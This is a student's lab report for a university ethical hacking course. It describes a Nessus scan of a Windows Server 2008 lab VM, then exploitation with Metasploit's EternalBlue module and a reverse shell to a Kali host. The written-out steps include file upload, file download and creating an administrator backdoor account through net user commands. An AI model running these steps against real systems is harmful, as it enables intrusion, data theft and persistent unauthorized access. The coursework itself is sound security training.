OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4 Ethical Hacking (Windows Server 2008)

Michael Greene

UIN: 01213114


TASK A - SELECT YOUR EXPLOIT

1. Use Nessus to find all FIVE critical security issues in the target Windows Server 2008.




In this screenshot I created a new scan with Nessus targeting the Windows Server 2008 VM with the IP address of 192.168.10.11. The scan discovered 28 vulnerabilities with the Windows VM, with 5 critical vulnerabilities.

2. Search for an exploit that targets a security issue other than MS17-010.



Of the 5 security vulnerabilities I chose to examine MS15-034 a vulnerability affecting the HTTP protocol stack.

3. Discuss the exploit you select, such as how it works and the required configurations, etc.




MS15-034 is one of the critical vulnerabilities discovered during the Nessus scan. This vulnerability exploits the HTTP stack allowing for remote code execution on the vulnerable system from an unauthenticated malicious user. This is done through an integer overflow from an HTTP request originating from the attacker. The required configuration needed is to set the LHOST in this case the Kali VM and the RHOST the Windows VM targeting port 80 on the RHOST through a denial-of-service attack. There is an Auxiliary within Metasploit that conducts this during a vulnerability scan. This vulnerability has been patched and can be found under CVE-2015-1635 in the national vulnerability database.

TASK B - MS17_010_ETERNALBLUE


Use **ms17_010_eternalblue** and reverse_tcp as the exploit and payload to launch the attack. You need to use the following configuration for the reverse shell.

1. Listening Port: Use **30123** as the listening port number.



Opening Metasploit in a terminal with the command **msfconsole** I searched for eternal blue and used the command use exploit/windows/smb.ms17_010_eternalblue. To configure the exploit, I set the address of the VM I wished to exploit with the command **set RHOST 192.168.10.11** (Windows Server 2008 VM). Then **set LHOST 192.168.217.3** (Kali VM) as the listening address on port 30123 with the command set **LPORT 30123**.

2. Background your meterpreter session. Then display the list of your active session(s) with connection peers.




Once I had the appropriate configuration, I executed the attack with the command **exploit**. Once it was connected, I typed the command **background** to background the meterpreter session and utilized the command **sessions** to display the active sessions in Metasploit.

TASK C - BASIC INFORMATION HARVESTING


Once you have established the reverse shell connection to the target Windows Server 2008, complete the following tasks in your meterpreter shell:

1. Take a screenshot of the target machine, then display it.




Reestablishing the session created with the command **sessions -I 1**. I captured a screenshot of the Windows VM I was connected to and saved it to the Kali machine as a jpeg file. I did this with the command **screenshot** in the meterpreter terminal.

2. Create a text file on the External Kali named "IMadeIT-**YourMIDAS**.txt" (replace **YourMIDAS** with your university MIDAS ID) and put “This is XXX, hello pumpkin!” in the file. Then, upload this file to the target's desktop (Windows Server 2008). Then log in to Windows Server 2008 and check if the file exists. You need to show me the command that uploads the file.




On the Kali VM I created a text file titled IMadeIT-mgree034 containing the text This is mgree034, hello pimpkin! with vim. I then uploaded the text file with the command **upload IMadeIT-mgree034.txt c:\\Users\\Administrator\\Desktop** to have the file save to the target’s desktop. To verify I logged onto the Windows VM and opened the file I uploaded to the desktop and displayed the text within the file. During this step I had problems where the Windows Server kept stopped working and the connection terminated. I couldn’t get the VM started again and had to delete and reload the CCIA environment starting over again.

3. Steal (download) the file “YouMadeIt.txt” from “C:/inetpub/ftproot/”.




I navigated to the c:/inetpub/ftproot/ through the meterpreter terminal on the Kali VM. Verifying the txt file was in the directory I used the command **ls** and used the command **download YouMadeIT.txt.txt.** to verify the download was successful I opened a new terminal and used the command **ls** verifying that I had downloaded the YouMadeIT.txt.txt file

4. Access the Windows Command Prompt via the meterpreter shell, then create a malicious user, YourMIDAS, with admin privilege in the Windows Server 2008. Please replace XXX with your MIDAS ID.



To access the cmd prompt on the target Windows VM I used the command **shell** within the meterpreter shell. Once I was in I utilized the command **net user mgree034 P@ssw0rd /add** to add the user mgree034 with a password I created. I then gave the user I created admin privileges with the command **net localgroup administrators mgree034 /add** in the cmd prompt shell to add them to the administrators group on the Windows VM.

